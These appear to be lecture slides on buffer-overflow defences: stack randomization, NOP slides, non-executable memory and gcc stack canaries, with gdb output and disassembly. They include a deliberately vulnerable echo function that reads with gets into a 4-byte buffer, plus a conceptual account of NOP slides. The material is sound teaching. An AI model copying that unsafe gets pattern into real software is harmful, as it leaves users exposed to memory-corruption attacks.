
- Randomized stack offsets
  - at start of program, allocate random amount of space on stack
  - makes it difficult for hacker to predict beginning of inserted code

```
unix> gdb echo
(gdb) break echo

(gdb) run
(gdb) print /x $rsp
$1 = 0x7ffffffc638

(gdb) run
(gdb) print /x $rsp
$2 = 0x7ffffffbb08

(gdb) run
(gdb) print /x $rsp
$3 = 0x7ffffffc6a8
```

- Non-executable code segments
  - in traditional x86, can mark region of memory as either “read-only” or “writeable”
    - » can execute anything readable
  - modern hardware requires explicit “execute” permission

Stack Randomization


- We don't know exactly where the stack is
  - buffer is 2000 bytes long
  - the start of the buffer might be anywhere between 7000 and 8000



NOP Slides

- NOP (No-Op) instructions do nothing
  - they just increment %rip to point to the next instruction
  - they are each one-byte long
  - a sequence of n NOPs occupies n bytes
    - if executed, they effectively add n to %rip
    - execution “slides” through them

NOP Slides and Stack Randomization



Stack Canaries

- **Idea**
  - place special value (“canary”) on stack just beyond buffer
  - check for corruption before exiting function
- **gcc implementation**
  - `-fstack-protector`
  - `-fstack-protector-all`

```
unix>./echo-protected
Type a string:1234
1234
```


```
unix>./echo-protected
Type a string:12345
*** stack smashing detected ***
```

Protected Buffer Disassembly

```
0000000000001155 <echo>:
    1155:       55                      push   %rbp
    1156:       48 89 e5                mov    %rsp,%rbp
    1159:       48 83 ec 10             sub    $0x10,%rsp
    115d:       64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
    1164:       00 00
    1166:       48 89 45 f8             mov    %rax,-0x8(%rbp)
    116a:       31 c0                   xor    %eax,%eax
    116c:       48 8d 45 f4             lea    -0xc(%rbp),%rax
    1170:       48 89 c7                mov    %rax,%rdi
    1173:       b8 00 00 00 00          mov    $0x0,%eax
    1178:       e8 d3 fe ff ff          callq  1050 <gets@plt>
    117d:       48 8d 45 f4             lea    -0xc(%rbp),%rax
    1181:       48 89 c7                mov    %rax,%rdi
    1184:       e8 a7 fe ff ff          callq  1030 <puts@plt>
    1189:       b8 00 00 00 00          mov    $0x0,%eax
    118e:       48 8b 55 f8             mov    -0x8(%rbp),%rdx
    1192:       64 48 33 14 25 28 00    xor    %fs:0x28,%rdx
    1199:       00 00
    119b:       74 05                   je     11a2 <main+0x4d>
    119d:       e8 9e fe ff ff          callq  1040 <__stack_chk_fail@plt>
    11a2:       c9                      leaveq
    11a3:       c3                      retq
```

Setting Up Canary

Before call to gets




```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq    %fs:0x28, %rax    # Get canary
    movq    %rax, -0x8(%rbp)  # Put on stack
    xorl    %eax, %eax        # Erase canary
    . . .
```

Checking Canary

After call to gets



```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq    -0x8(%rbp), %rax # Retrieve from stack
    xorq    %fs:0x28, %rax   # Compare with Canary
    je      11a2             # Same: skip ahead
    call    __stack_chk_fail # ERROR
.L2:
    . . .
```